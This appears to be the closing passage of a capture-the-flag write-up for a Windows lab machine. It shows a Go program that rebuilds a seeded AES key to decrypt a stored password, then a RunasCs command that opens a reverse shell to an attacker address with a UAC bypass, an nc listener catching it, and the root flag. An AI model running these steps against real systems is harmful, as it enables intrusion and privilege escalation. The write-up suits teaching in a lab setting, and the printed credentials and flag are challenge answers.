
Seed: 
Encrypted hash: 
Using decrypt.go we get the plaintext password for the backup user:
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ go run decrypt.go 11997291 Qro4PqUDaOEY0xtnaoOfbxwZeR-jCTJ5nnsOR7_3EX-yMvuMzrMaGCg4qwag9-7RjfzlkJQ4S3s=
Seed: 11997291
Key: [146 178 146 140 231 45 176 235 115 54 236 53 97 57 99 233]
IV: [66 186 56 62 165 3 104 225 24 211 27 103 106 131 159 111]
Plaintext: oVZevHytDdiQcUIrqXFLfvbZkJOpdLPwkwGkhSeZ
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
package main

import (
	"crypto/aes"
	"crypto/cipher"
	"encoding/base64"
	"flag"
	"fmt"
	"math/rand"
)

// genKey generates a 128-bit AES key from a given seed
func genKey(seed int64) []byte {
	rand.Seed(seed)
	key := make([]byte, 16) // AES-128
	for i := range key {
		key[i] = byte(rand.Intn(254) + 1)
	}
	return key
}

// decrypt decrypts the encrypted data using the generated key and returns the original text
func decrypt(seed int64, encryptedBase64 string) (string, error) {
	// Generate the encryption key using the same seed
	key := genKey(seed)

	// Decode the base64-encoded data
	encryptedData, err := base64.URLEncoding.DecodeString(encryptedBase64)
	if err != nil {
		return "", fmt.Errorf("base64 decode: %w", err)
	}

	// The first 16 bytes should be the IV
	iv := encryptedData[:aes.BlockSize]
	encryptedText := encryptedData[aes.BlockSize:]

	// Create a new AES cipher using the generated key
	block, err := aes.NewCipher(key)
	if err != nil {
		return "", fmt.Errorf("new cipher: %w", err)
	}

	// Decrypt the data using CFB mode
	stream := cipher.NewCFBDecrypter(block, iv)
	decrypted := make([]byte, len(encryptedText))
	stream.XORKeyStream(decrypted, encryptedText)

	return string(decrypted), nil
}

func main() {
	// Define command-line flags
	seedPtr := flag.Int64("seed", 0, "Seed used to generate the encryption key")
	encryptedBase64Ptr := flag.String("data", "", "Base64-encoded encrypted data to decrypt")

	// Parse the flags
	flag.Parse()

	// Validate inputs
	if *seedPtr == 0 || *encryptedBase64Ptr == "" {
		fmt.Println("Usage: decrypt -seed=<seed> -data=\\"<encrypted data>\\"")
		return
	}

	// Decrypt the text using provided command-line arguments
	decryptedText, err := decrypt(*seedPtr, *encryptedBase64Ptr)
	if err != nil {
		fmt.Println("Decryption error:", err)
		return
	}

	fmt.Println("Decrypted text:", decryptedText)
}
Shell as the backup user.
1
PS C:\\Temp> .\\RunasCs.exe backup oVZevHytDdiQcUIrqXFLfvbZkJOpdLPwkwGkhSeZ cmd.exe -r 10.10.14.42:443 --bypass-uac
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.11.240] 57054
Microsoft Windows [Version 10.0.19045.3636]
(c) Microsoft Corporation. All rights reserved.

C:\\Windows\\system32>whoami
napper\\backup
Root flag: 7bb203661c30ecacbb90837d4ad46ea5
1
2
C:\\Users\\Administrator\\Desktop>type root.txt
7bb203661c30ecacbb90837d4ad46ea5
PWNED!!!